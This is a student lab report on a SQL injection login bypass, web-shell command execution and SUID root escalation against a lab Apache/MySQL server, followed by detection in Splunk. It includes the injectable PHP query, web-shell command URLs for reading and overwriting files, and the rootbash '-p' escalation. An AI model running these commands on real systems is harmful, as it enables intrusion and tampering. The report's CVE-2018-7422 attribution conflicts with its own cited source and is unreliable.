Exploitation via SQL command to access credentials and restricted files as per CVE-2018-7422

ABSTRACT This report investigates how a SQL injection vulnerability, specifically CVE-2018-7422, can be exploited and detected within a controlled lab environment. The aim of the project is to demonstrate the effectiveness of Splunk as a security information and event management system (SIEM) in detecting and analyzing activity in a virtual environment along with validating attack behavior through log analysis both before and after compromise. The environment set up will include 2 virtual machines running in a virtual box. One device simulates both the attacker and the host for splunk while the other virtual machine will simulate the vulnerable web server running Apache and a MySQL database. The attacking machine utilizes SQL command injection vulnerabilities to gain unauthorized access to an admin web page where the attacker will be able to view user credentials, initiate file uploads to the web server, perform command executions via a web shell and then move laterally throughout the web server utilizing privilege escalation. We will demonstrate the attacker conducting reconnaissance, accessing restricted files and escalate privileges through a misconfigured SUID binary which will show how system misconfigurations can be leveraged alongside a web vulnerability to achieve full system compromise. Our findings will show how SIEM monitoring can provide clear visibility of an attack cycle by comparing activity logs before and after an attack. We will be discussing the impact of the vulnerability regarding system compromise, and log file detection both before and after Splunk is configured along with other key findings attained. Additionally, our conclusion will show the insight gained in regard to patching, log file detection and web vulnerabilities along with a reflection of the module and the key skills learned/ improved.

I. Introduction

Cybersecurity has become a very critical concern for many organizations as they increasingly rely on more web applications to store and manage sensitive data. Among the threats targeting these internet-facing systems, SQL injections remain one of the most prevalent and dangerous attacks. It allows attackers to manipulate backend database queries which then leads to unauthorized access to sensitive information like user credentials and application data.

This project focuses on the exploitation and detection of a known vulnerability, specifically CVE-2018-7422. This vulnerability enables attackers to bypass login authentication mechanisms and gain unauthorized access to administrative interfaces in web applications. Such vulnerabilities are caused by improper input validation and poor secure coding practices, making them a significant risk to system integrity and confidentiality of an organization [1].

The attack scenario chosen demonstrates how SQL injection techniques can be used to bypass a login page, allowing an attacker access to sensitive user data, upload files to the server, execute commands through a web shell, and escalate privileges. The escalation is done through a misconfigured SUID binary, showing how system misconfigurations can be exploited alongside application vulnerabilities to achieve full system compromise.

To simulate the project as arcuately as possible, a controlled lab environment was built using two virtual machines within the VirtualBox environment. The first machine was both the attacker running an ubuntu Operating system and hosting Splunk. This was chosen in line with making the environment as accurate to real world scenarios as possible. The other machine was developed to host an Apache web server utilizing MySQL to store and build user data. The web server is also hosted on virtual box utilizing an Ubuntu 64-bit server as its chosen Operating system.

The initial virtual machine (also used as attacker) will be used to detect and analyze these attacks by using Splunk as a Security Information and Event Management (SIEM) solution. Splunk collects and analyses logs from Apache access and error logs, system authentication logs, and file activity monitoring. By correlating these logs, Splunk enables real-time detection of suspicious behavior such as SQL injection attempts, command execution via web shells, unauthorized file access, and privilege escalation. Alerts and dashboards are configured to provide clear visibility of these activities, allowing the attack cycle to be identified and analyzed.

II. Literature Review

SQL injection remains one of the most prevalent web application vulnerabilities, consistently ranked among the top security risks by the OWASP. It occurs when the attacker inputs improperly validated text into an input field such as a log in page allowing the user to manipulate backend database queries [2]. This type of attack can lead to an attacker gaining unauthorized access to a database along with being able to modify a web server's contents. Previous studies show that SQL injection attacks account for nearly two-thirds (65.1%) of all web application attacks [3] and can lead to major consciousness if not patched.

As per CVE-2018-7422, like many other SQL injection attacks, allows an attacker to bypass login forms by manipulating the database's input handling to pass through a command instead of a username and password, such as OR 1 == 1 --[4]. Attacks like this are extremely common among organizations. In December of 2023 alone, one threat actor stole data and credentials from over 65 websites using only

SQL injection attacks [5]. Many of these attacks could have been mitigated if the organizations had a log detection service running checking for any suspicious logins or directly scanning for SQLI attacks, thus showing their importance and effectiveness.

SQL injection attacks were chosen for our brief as there seems to be large gaps in existing research. Many systems globally are still vulnerable to this type of attack; a 2025 study highlights this quoting that "Over 20% of closed source projects scanned are vulnerable to SQL injection" [6]. During the project we also noticed that there was a large lack of practical testing when it came to studying the effectiveness of SQL injections, which is why we will be demonstrating this in a controlled lab environment.

Initially, we had planned on using Wazuh as a Security Information and Event Management (SIEM) solution for monitoring and detecting malicious activity within the system. Wazuh is an open-source platform that performs log analysis and intrusion detection by using decoders and rules. Incoming log data is processed and matched against predefined or custom XML-based rules, which define specific patterns and conditions required to generate alerts [7].

While Wazuh provides a flexible rule-based detection system, several challenges were encountered during implementation. One of the primary issues was the high volume of noise within the logs, where a large number of irrelevant events being generated. This made it difficult to show meaningful security events and increased the complexity of analyzing attack activity. There were issues encountered with rule triggering where expected alerts were not consistently generated even though the relevant log events were present. This was mostly due to the strict structure and syntax requirements of Wazuh's XML-based rule system where minor configuration errors or mismatches in log decoding could prevent rules from firing correctly. This led to significant time being required to debug and validate rule behavior, making it less efficient for real-time detection in the lab environment.

Due to these limitations, Splunk was selected as the primary SIEM solution. Splunk is a widely used platform designed for real-time log collection, indexing, and analysis. It operates by ingesting large volumes of machine-generated data from multiple sources, including system logs, application logs, and network events, and transforming this data into structured, searchable information [8].

At its core Splunk uses a data indexing model, where incoming logs are parsed and stored in indexes which allows for efficient retrieval and analysis. You can interact with this data through the Splunk Search Processing Language (SPL) which allows for flexible querying, filtering, and correlation of events across different data sources. This search-based approach allows analysts and us in our project to detect patterns and anomalies without relying solely on predefined rule sets.

Splunk also supports a modular architecture consisting of forwarders, indexers, and search heads. Forwarders are agents used to collect and send log data from endpoints while indexers process and store the data, and search heads provide the interface for querying and visualization. This distributed architecture allows Splunk to scale effectively in environments with large volumes of data.

In contrast to traditional rule-based systems, Splunk provides a more flexible approach to detection by enabling real-time analysis and correlation of logs. Analysts can create custom searches, alerts, and dashboards to identify suspicious behavior such as unauthorized access attempts, abnormal system activity, and potential security breaches. This makes Splunk particularly effective for security monitoring, incident detection, and forensic analysis within modern SOC environments

III. Environment Setup and Baseline Configuration

This section outlines the setup of the controlled lab environment to demonstrate both the exploitation and detection of the web-based attack. The environment consists of 2 virtual machines configured within the VirtualBox sandbox environment. This was chosen as it will allow us to safely demonstrate and test or attack without it affecting any outside devices not on the same virtual network. The first machine is the Ubuntu machine which is meant to simulate the attacker's machine and the Splunk host machine. The second machine in the environment is the Ubuntu Web server. This web server will be running an Apache web server and the MySQL service to host the database. Within the Ubuntu web server, there are stored files locked to specific users, and it will be observed later that escalated privileges will be required to access them.

All virtual machines are connected using a NAT network to ensure internal communication between systems while avoiding external network restrictions. This allows the attacker machine to interact with the web server and enables the forwarding of logs to the SIEM system.

The web server hosts a vulnerable PHP-based web application that allows file uploads and is susceptible to SQL injection. The application is located in the /var/www/html directory. Within this directory, an uploads folder is configured to store user-uploaded files, including a subdirectory used for demonstration purposes. These directories are intentionally configured with relaxed permissions to allow file creation and modification during testing.

Figure 1.1: Vulnerable web application hosted on the Apache server.

Alongside the web-accessible directories, user accounts were created on the system which we named Luke and Stephen. Each user has a corresponding directory within /home, containing confidential files. These files are configured with restricted permissions, ensuring that they are only accessible by their respective owners. This access control setup is essential for demonstrating privilege escalation, as the attacker must gain elevated permissions to access these protected files.




Figure 1.2: User directories and web upload directories on the server.




Figure 1.3: Restricted file permissions within user directories.

To monitor file activity on the system, auditd is configured on the web server. Specific directories, including the web upload directories and user home directories, are monitored for file creation, modification, and access events. Audit rules are defined to track changes within these directories, and the resulting logs are stored within the system audit log.





Figure 1.4: Auditd rules configured to monitor file activity.

Splunk Universal Forwarder is installed on the web server and configured to monitor key log sources. These include Apache access logs, Apache error logs, system authentication logs, audit logs, and custom log files generated by the environment. The forwarder continuously sends this data to the Splunk Enterprise instance running on



the SIEM virtual machine, where it is indexed and made searchable.

On the SIEM virtual machine, Splunk Enterprise is configured to receive and index incoming log data. Different log sources are organised into separate indexes to allow for structured analysis. This setup enables efficient searching and correlation of events across multiple log types.




Figure 1.5: Splunk interface showing indexed log data from the web server.

Then to enhance file monitoring we implemented VirusTotal on the web server. A custom Python script is ran to process file activity events by generating file hashes and querying the VirusTotal API. The results of these scans are written to a dedicated log file which is also monitored by the Splunk forwarder. This allows the system to incorporate external threat intelligence into the monitoring process.



Figure 1.6: VirusTotal integration logging file scan results.

A baseline state was established prior to executing any attacks. This involves verifying that all monitored logs are being correctly forwarded and indexed within Splunk, and that no malicious or abnormal activity is present. The baseline logs provide a reference point for comparison, ensuring that any changes observed during the attack phase can be clearly identified and attributed to malicious activity.




Figure 1.7: Baseline data, spike when virus total is ran to scan monitored directories.

IV. Attack Scenario Design and Execution

This section describes the execution of the attack scenario demonstrating how a SQL injection vulnerability (CVE-2018-7422) can be exploited to gain unauthorized access to a web application. The attack follows a structured approach, beginning with authentication bypass, and progressing to data exfiltration, file manipulation and privilege escalation within the system.



Figure 2.1: Login page with sql injection, php for how the login credentials are called.

The login screen as can be seen above in Figure 2.1 is the login prompt for the website. The SQLI vulnerability can be achieved here is due to the line:

$sql = "SELECT * FROM users WHERE username = '$user' AND password = '$pass'";

This is due to the lack of sanitization and thus the database treats the input OR 1=1 as part of the SQL command. Instead of reading the username, the command changes to ignore the username and comment out the password portion of the login.




Figure 2.2: Table of user data and file upload.

Once logged in via the SQL injection, the attacker would have access to either the View Users page or the Upload files page as can be seen in Figure 2.2. This allows the attacker to view user credentials such as passwords and username and gives the ability for this outside threat actor to Upload files remotely to the web server. By uploading a php web shell file to the webserver as seen in figure 2.3, the attacker is then able to execute system commands right through the browser via the web shell.



Figure 2.3: CMD upload file .

After successful web shell deployment the attacker moves from application-level access to direct interaction with the underlying operating system. This allows for the execution of system commands remotely through the browser which is foundation for further exploitation.

The first step is to verify that command execution is functioning correctly and to identify the privilege level and group associations. This is important to understand the level of access obtained through the web shell.

http://10.0.2.5/uploads/shell1.php?cmd=whoami
http://10.0.2.5/uploads/shell1.php?cmd=id

The output shows that the attacker is operating as the www-data user, which is a low-privileged account. This shows that although command execution is successful, privilege escalation will be required to access restricted resources.




Figure 2.4: Verification of remote command execution and identification of the initial low-privileged user context (www-data).

With initial access confirmed the attacker begins reconnaissance to understand the file structure and identify potential targets. This step is critical for locating sensitive files and misconfigurations within the system.

http://10.0.2.5/uploads/shell1.php?cmd=ls
http://10.0.2.5/uploads/shell1.php?cmd=ls%20-la%20/var/www/html/uploads/demo_docs

This reveals files like luke_payroll.txt which suggest that the directory contains potentially sensitive information.




Figure 2.5: Initial system reconnaissance showing directory enumeration and discovery of files within the demo_docs directory.

The attacker attempts to read the contents of the identified file to confirm its value and assess access permissions. Then modification is attempted.

http://10.0.2.5/uploads/shell1.php?cmd=cat%20/var/www/html/uploads/demo_docs/luke_payroll.txt

http://10.0.2.5/uploads/shell1.php?cmd=echo%20MODIFIED%20BY%20ATTACKER%20%3E%20/var/www/html/uploads/demo_docs/luke_payroll.txt

http://10.0.2.5/uploads/shell1.php?cmd=echo%20NEW%20FILE%20CREATED%20%3E%20/var/www/html/uploads/demo_docs/new_file.txt

This operation fails, demonstrating that the current privilege level does not permit modification of protected files. This reinforces the need for privilege escalation. File creation is also successful in this directory.




Figure 2.6 File access within demo_docs, failed modification attempt due to insufficient permissions, and successful creation of a new file.

The attacker then continues reconnaissance by identifying valid users on the system. This helps in locating sensitive user data and identifying targets for privilege escalation. Once users are identified, the attacker inspects a specific user directory to locate confidential files.

http://10.0.2.5/uploads/shell1.php?cmd=ls%20/home
http://10.0.2.5/uploads/shell1.php?cmd=ls%20-la%20/home/Luke

Which shows the presence of sensitive files that are not accessible with current privileges as there are access controls in place to prevent unauthorised access.




Figure 2.7: Enumeration of system users and attempted access to restricted user files resulting in permission denial.

To overcome these restrictions, the attacker searches for privilege escalation opportunities. One method is identifying SUID binaries which may allow execution with elevated privileges.

http://10.0.2.5/uploads/shell1.php?cmd=find%20/%20-perm%20-4000%20-type%20f%202%3E/dev/null

This reveals potential escalation vectors, including a misconfigured binary located at /usr/local/bin/rootbash.

```
find: '/proc/4069/map_files': Permission denied
find: '/proc/4069/fdinfo': Permission denied
find: '/proc/4069/ns': Permission denied
find: '/proc/4086/task/4086/fdinfo/6': No such file or directory
find: '/proc/4086/fdinfo/5': No such file or directory
/usr/local/bin/vuln.sh
/usr/local/bin/rootbash
/usr/bin/fusermount3
/usr/bin/passwd
/usr/bin/umount
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/su
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
find: '/home/admin': Permission denied
find: '/home/Stephen': Permission denied
find: '/home/user': Permission denied
find: '/home/Luke': Permission denied
```

Figure 2.8: Identification of SUID binaries revealing a potential privilege escalation path via the misconfigured rootbash binary.

The attacker exploits this misconfiguration to execute commands with elevated privileges. This step is critical as it moves the attack from limited access to full system control.

http://10.0.2.5/uploads/shell1.php?cmd=/usr/local/bin/rootbash%20-p%20-c%20id

The output confirms that the effective user ID has been elevated to root, indicating successful privilege escalation.




Figure 2.9: Successful privilege escalation using the SUID misconfiguration, resulting in root-level access.

Then with root access obtained the attacker can now bypass all previous restrictions and access sensitive data across the system. This includes user files that were previously inaccessible and previously protected files within the web directory can now be accessed. These commands show that the attacker now has complete access.

http://10.0.2.5/uploads/shell1.php?cmd=/usr/local/bin/rootbash%20-p%20-c%20%22cat%20/home/Luke/Luke_finance.txt%22

http://10.0.2.5/uploads/shell1.php?cmd=/usr/local/bin/rootbash%20-p%20-c%20%22cat%20/home/Stephen/Stephen_incident.txt%22

http://10.0.2.5/uploads/shell1.php?cmd=/usr/local/bin/rootbash%20-p%20-c%20%22cat%20/var/www/html/uploads/demo_docs/luke_payroll.txt%22




Figure 2.10: Access to previously restricted user and application files after successful privilege escalation.

Finally, to demonstrate full system compromise, the attacker modifies a protected file. This confirms not only access, but control over system data. The change is verified using cat on the file to see the new text.

http://10.0.2.5/uploads/shell1.php?cmd=/usr/local/bin/rootbash%20-p%20-c%20%22echo%20ROOT-COMPROMISED%20%3E%20/home/Luke/Luke_finance.txt%22

http://10.0.2.5/uploads/shell1.php?cmd=/usr/local/bin/rootbash%20-p%20-c%20%22cat%20/home/Luke/Luke_finance.txt%22

The updated contents below confirm that the attacker has full control over the system, marking the final stage of the attack lifecycle.




Figure 2.11: Modification and verification of a protected file confirming full system compromise.

V. Attack Detection and Log Analysis Evidence

This section goes through the analysis of log data collected during the execution of the attack scenario. Splunk was used as the SIEM platform to monitor and analyse logs from multiple sources, including Apache access logs, Apache error logs, audit logs and VirusTotal scan results.

A baseline system state was first established to confirm that no malicious or abnormal activity was present prior to the attack. This baseline showed low and consistent activity levels, providing a reference point for identifying anomalies during the attack phase.

After the execution of the attack multiple alerts were triggered across the attack stages with the exception of a

malicious file within Splunk, each corresponding to a specific stage of the attack lifecycle. These alerts were configured using targeted search queries to detect suspicious patterns within the logs.

The SQL injection stage of the attack is identified through abnormal requests within the Apache logs. Failed injection attempts generate SQL-related errors while successful attempts allow access to restricted areas of the application. These events form the initial indicators of compromise.

Once access is gained, the use of the web shell is clearly visible through repeated HTTP requests containing the "cmd=" parameter. These requests indicate that the attacker is executing system commands remotely through the web application.

Reconnaissance activity is identified through repeated command execution including directory listing and system exploration. Commands such as ls and find indicate that the attacker is attempting to map the system structure and identify potential targets.

File activity alerts capture both read and write operations within monitored directories. Failed modification attempts highlight restricted access at lower privilege levels, while successful file creation demonstrates control over writable directories.

Privilege escalation is detected through the execution of the misconfigured SUID binary. The use of the rootbash command is clearly visible within the logs and represents a critical escalation point in the attack.

Following privilege escalation, access to previously restricted files is observed. This includes sensitive data within user directories and protected application files which confirms that the attacker has bypassed system access controls.

Finally file modification alerts confirm full system compromise. The ability to overwrite protected files demonstrates that the attacker has achieved complete control over the system.

VirusTotal integration also provides further analysis of file activity. Files created or modified during the attack are automatically scanned, and any malicious or suspicious results are recorded and ingested into Splunk. This adds an additional layer of detection by identifying potentially harmful files introduced during the attack.

The alert-based approach gives a clear and structured view of the attack lifecycle. Each stage of the attack is represented by a corresponding alert, allowing for efficient detection, correlation, and analysis of malicious activity within the environment.




Figure 3.1: Splunk alert dashboard showing detection of attack stages across the system.

VI. Key Findings and Conclusion

This project showed how a SQL injection vulnerability can be exploited to gain unauthorised access to a web application and ultimately achieve full system compromise. The attack progressed through multiple stages, beginning with authentication bypass, followed by web shell deployment, system reconnaissance, file interaction, and privilege escalation through a misconfigured SUID binary.

One of the key findings from this project is how easily a poorly secured web application can be compromised when input validation is not properly implemented. The SQL injection attack successfully bypassed authentication, highlighting the critical importance of secure coding practices and proper sanitisation of user input.

Another significant finding is the effectiveness of combining multiple logging sources for detection. Apache access and error logs provided visibility into web-based attacks, including SQL injection attempts and command execution through the web shell. Auditd logs added an another layer of monitoring by capturing file access within sensitive

directories, particularly user home directories. This allowed detection of unauthorised access attempts and help support the identification of privilege escalation activity.

The use of Splunk as a SIEM platform proved to be highly effective in correlating events across these different log sources. By organising logs into structured indexes and applying targeted search queries, it was possible to create alerts that accurately represented each stage of the attack lifecycle. The dashboard provided a clear visual representation of these alerts, enabling efficient monitoring and analysis of malicious activity.

The integration of VirusTotal also enhanced detection capabilities by providing external threat intelligence. Although the shell1.php file in this scenario was not flagged as malicious, the integration demonstrated how file scanning can be added into a monitoring solution to detect potentially harmful uploads in real-world environments.

The privilege escalation stage showed the risks associated with misconfigured system binaries. The presence of a SUID-enabled binary allowed the attacker to elevate privileges from a low-level web server account to root access. This demonstrates the importance of proper system hardening and regular security auditing to identify and remove such vulnerabilities.

In conclusion, the project shows that while single security controls can detect parts of an attack, combining web logs, system monitoring, and threat intelligence provides much stronger visibility. Using Splunk for real-time detection and event correlation proved effective in identifying and analysing complex threats, reinforcing the importance of secure development, proper configuration, and comprehensive logging to help organisations detect and respond to attacks before full system compromise.

VII. Module Reflection and Skills Developed

Throughout this module a strong understanding of log files and event analysis has been developed, particularly in relation to how different log sources can be used to detect and investigate security incidents. Prior to this project, log data was largely seen as raw system output however this work has shown how logs can be interpreted, correlated and used to identify malicious behaviour across multiple stages of an attack.

A key skill developed is the ability to analyse web server logs, specifically Apache access and error logs, to identify suspicious patterns such as SQL injection attempts and command execution through web shells. In addition to this, experience was gained in working with system-level logs through auditd, allowing for the monitoring of file access and modification within sensitive directories. This provided a deeper understanding of how user activity and system interactions can be tracked beyond the application layer.

The use of Splunk significantly enhanced the ability to work with large volumes of log data. Skills were developed in creating structured searches, building alerts, and designing dashboards to visualise security events. This included configuring real-time alerts to detect specific attack behaviours and correlating events across multiple log sources. These are essential skills within a Security Operations Centre (SOC) environment.

The project also provided insight into the challenges of log management and detection. Initial attempts to use Wazuh highlighted issues such as excessive noise within logs and difficulties in configuring rules effectively. This reinforced the importance of selecting appropriate tools and understanding their limitations. Transitioning to Splunk demonstrated how flexible querying and indexing can improve detection accuracy and reduce complexity.

From an offensive perspective, the project improved understanding of how common vulnerabilities such as SQL injection can be exploited in real-world scenarios. This included gaining hands-on experience with authentication bypass, web shell deployment, system reconnaissance, and privilege escalation. Understanding these techniques from an attacker's perspective is valuable for improving defensive strategies.

If placed in a Cyber Security Operations Centre (SOC) analyst role, there is now a solid level of confidence in contributing to log analysis and incident detection tasks. The ability to interpret logs, identify suspicious activity, and understand the progression of an attack has been significantly improved. While further experience would be required to operate at an advanced level, this project has provided a strong foundation in both the technical and analytical skills required for a SOC environment.

This module has developed both practical and analytical skills in cybersecurity, bridging the gap between theoretical knowledge and real-world application. The ability to detect, analyse, and understand attack behaviour through log data is a critical skill, and this project has provided valuable experience in applying these concepts within a controlled environment.

REFERENCES

[1] J. S. S. Team, "[20180104] - Core - SQLi vulnerability in Hathor postinstall message," *Joomla! Developer Network™*. https://developer.joomla.org/security-centre/722-20180104-core-sqli-vulnerability.html

[2] OWASP, "SQL Injection," *OWASP*, 2024. https://owasp.org/www-community/attacks/SQL_Injection

[3] Z. black, "SQL Injection Attacks Cost Companies $8.7M: Here's What Every Developer Must Know," *Medium*, Jul. 2025. https://medium.com/@zahirbdby/sql-injection-attacks-cost-companies-8-7m-heres-what-every-developer-must-know-ca614b7296b1

[4] N. Buzy-Debat, "WordPress Plugin Site Editor 1.1.1 - Local File Inclusion," *Exploit Database*, Mar. 23, 2018. https://www.exploit-db.com/exploits/44340 (accessed Apr. 17, 2026).

[5] Ionut Arghire, "Millions of User Records Stolen From 65 Websites via SQL Injection Attacks," *SecurityWeek*, Feb. 06, 2024. https://www.securityweek.com/millions-of-user-records-stolen-from-65-websites-via-sql-injection-attacks/

[6] M. Jackson, "The State of SQL Injection," *Aikido.dev*, 2025. https://www.aikido.dev/blog/the-state-of-sql-injections

[7] Wazuh, "Rules - Data analysis · Wazuh documentation," *Wazuh.com*, 2025 https://documentation.wazuh.com/current/user-manual/ruleset/rules/index.html

[8] "Splunk® Enterprise - Splunk Documentation," *docs.splunk.com*. https://docs.splunk.com/Documentation/Splunk